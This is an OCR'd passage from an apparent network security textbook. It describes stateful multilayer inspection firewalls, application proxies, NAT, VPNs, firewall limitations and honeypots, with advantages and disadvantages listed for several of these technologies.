
Stateful Multilayer Inspection Firewall

Stateful multilayer inspection firewalls combine the aspects of the three above-mentioned types of firewalls (packet filtering, circuit-level gateways, and application-level firewalls). They filter packets at the network layer of the OSI model (or the internet layer of the TCP/IP model) to determine whether session packets are legitimate, and they evaluate the contents of the packets at the application layer.

Using stateful packet filtering, you can overcome the limitation of packet firewalls, which can only filter the IP address, port, protocol, and so on. This multilayer firewall can perform deep packet inspection.

Features of the Stateful Multilayer Inspection Firewall:

- This type of firewall can remember the packets that passed through it earlier and make decisions about future packets accordingly.
- These firewalls combine the best features of both packet filtering and application-based filtering.
- Cisco PIX firewalls are stateful.
- These firewalls track and log slots or translations.



✓ = **Traffic is filtered at three layers based on a wide range of the specified application, session, and packet filtering rules**
✗ = **Disallowed Traffic**

Figure 12.16: Example of Stateful Multilayer Inspection Firewall

Application Proxy

An application-level proxy works as a proxy server and filters connections for specific services. It filters connections based on the services and protocols when acting as a proxy. For example, an

FTP proxy will only allow FTP traffic to pass through while all other services and protocols will be blocked. It is a type of server that acts as an interface between the user workstation and the Internet. It correlates with the gateway server and separates the enterprise network from the Internet. It receives a request from a user to provide the Internet service and responds to the original request only. A proxy service is an application or program that helps forward user requests (for example, FTP or Telnet) to the actual services. A proxy is also known as an application-level gateway, as it renews the connections and act as a gateway to the services. Proxies run on a firewall host that is either a dual-homed host or some other bastion host for security purposes. Some proxies, namely caching proxies, improve network efficiency. They keep copies of the requested data of the hosts that they proxy. Such proxies can provide the data directly when multiple hosts request the same data. Caching proxies help in reducing the load on network connections, whereas proxy servers provide both security and caching.

A proxy service is available to the user in the internal network and the service in the outside network (Internet), and it is transparent. Instead of direct communication, it talks with the proxy and it handles all the communication between users and Internet services. Transparency is the main advantage of proxy services. To the user, a proxy server presents an illusion that it is dealing directly with the real server, whereas to a real server, the proxy server gives the illusion that it is dealing directly with the user.

Advantages

- Proxy services are useful for logging because they can understand application protocols and effectively allow logging.
- Proxy services reduce the load on network links as they are capable of caching copies of frequently requested data and allow it to be directly loaded from the system instead of the network.
- Proxy systems perform user-level authentication, as they are involved in the connection.
- Proxy systems automatically protect weak or faulty IP implementations as they sit between the client and the Internet and generate new IP packets for the client.

Disadvantages

- Proxy services lag behind non-proxy services until suitable proxy software is available.
- Each service in a proxy may use different servers.
- Proxy services may require changes in the client, applications, and procedures.

Network Address Translation (NAT)

Network address translation (NAT) separates IP addresses into two sets and enables the LAN to use these addresses for internal and external traffic. The NAT helps hide an internal network layout and force connections to go through a choke point. It also works with a router, and similarly to packet filtering, it will also modify the packets that the router sends simultaneously. When the internal machine forwards the packet to the external machine, the NAT modifies the source address of the packet to make it appear as if it is coming from a valid address. When the external machine sends the packet to the internal machine, the NAT modifies the destination address to turn the visible address into the correct internal address. The NAT can also change the source and destination port numbers. It limits the number of public IP addresses that an organization can use. It can act as a firewall filtering technique whereby it allows only those connections that originate in the internal network and blocks the connections that originate in the external network.

NAT systems use different schemes for translation between internal and external addresses:

- Assign one external host address for each internal address and always apply the same translation. This slows down connections and does not provide any savings in address space.
- Dynamically allocate an external host address without modifying the port numbers when the internal host initiates a connection. This restricts the number of internal hosts that can simultaneously access the Internet to the number of available external addresses.
- Create a fixed mapping from internal addresses to externally visible addresses but use a port mapping so that multiple internal machines use the same external address.
- Dynamically allocate an external host address and port pair each time an internal host initiates a connection. This makes the most efficient possible use of the external host addresses.

Advantages

- Network address translation helps to enforce the firewall's control over outbound connections.
- It restricts incoming traffic and allows only packets that are part of a current interaction initiated from the inside.
- It helps hide the internal network's configuration and thus lowers the success rate of attacks on the network or system.

Disadvantages

- The NAT system has to guess how long it should keep a particular translation, which is not always possible.
- The NAT interferes with encryption and authentication systems to ensure the security of the data.
- Dynamic allocation of ports may interfere with packet filtering.

Virtual Private Network

A virtual private network (VPN) is a network that provides secure access to the private network through the Internet. VPNs are used for connecting wide area networks (WAN). They allow computers on one network to connect to computers on another network. They are used for the secure transmission of sensitive information over an untrusted network via encapsulation and encryption. They employ encryption and integrity protection, enabling you to use a public network as a private network. A VPN performs encryption and decryption outside the packet-filtering perimeter to allow the inspection of packets coming from other sites. It establishes a virtual point-to-point connection through the use of dedicated connections. A VPN also encapsulates packets sent over the Internet. It combines the advantages of both public and private networks. VPNs have no relation to firewall technology, but firewalls are convenient for adding VPN features as they help in providing secure remote services. The computing device running the VPN software can only access the VPN.

All VPNs that run over the Internet adopt the following principles:

- Encrypts the traffic
- Checks for integrity protection
- Encapsulates new packets, which are sent across the Internet to some destination that reverses the encapsulation
- Checks the integrity
- Decrypts the traffic eventually

Advantages

- A VPN hides all the traffic that flows over it, ensures encryption, and protects data from snooping.
- It provides remote access for protocols while avoiding attackers from the Internet at large.

Disadvantages


- As the VPN runs on a public network, the user will be vulnerable to an attack on the destination network.

Firewall Limitations

Although firewalls are essential to your security strategy, they have the following limitations:

- Firewalls can restrict users from accessing valuable services such as FTP, Telnet, NIS, etc., and they sometimes restrict Internet access as well.
- The firewall cannot prevent internal attacks (backdoor) in a network, e.g., a disgruntled employee who cooperates with the external attacker.
- The firewall focuses its security at a single point, which makes other systems within the network prone to security attacks.
- A bottleneck could occur if all the connections pass through the firewall.
- The firewall cannot protect the network from social engineering and data-driven attacks whereby the attacker sends malicious links and emails to employees inside the network.
- If external devices such as laptops, mobile phones, portable hard drives, etc., are already infected and connected to the network, then a firewall cannot protect the network from these devices.

- The firewall is unable to adequately protect the network from all types of zero-day viruses that try to bypass it.
- A firewall cannot do anything if the network design and configuration is faulty.
- A firewall is not an alternative to antivirus or antimalware tools.
- A firewall does not block attacks from a higher level of the protocol stack.
- A firewall does not prevent attacks originating from common ports and applications.
- A firewall does not prevent attacks from dial-in connections.
- A firewall is unable to understand tunneled traffic.



Honeypot

1. A honeypot is an information system resource that is expressly **set up to attract and trap people** who attempt to penetrate an **organization’s network**
2. It has no authorized activity, does not have any **production value**, and any traffic to it is likely to be a **probe**, **attack**, or **compromise**
3. A honeypot can **log port access** attempts or monitor an **attacker's keystrokes**. These could be **early warnings** of a more concerted attack

Honeypot

A honeypot is a computer system on the Internet intended to attract and trap those who attempt unauthorized or illicit utilization of the host system to penetrate an organization’s network. It is a fake proxy run to frame attackers by logging traffic through it and then sending complaints to the victims’ ISPs. It has no authorized activity or production value, and any traffic to it is likely a probe, attack, or compromise. Whenever there is any interaction with a honeypot, it is most likely to be malicious. Honeypots are unique; they do not solve a specific problem. Instead, they are a highly flexible tools with many different security applications. Honeypots help in preventing attacks, detecting attacks, and information gathering and research. A honeypot can log port access attempts or monitor an attacker's keystrokes; these could be early warnings of a more concerted attack. It requires a considerable amount of effort to maintain a honeypot.


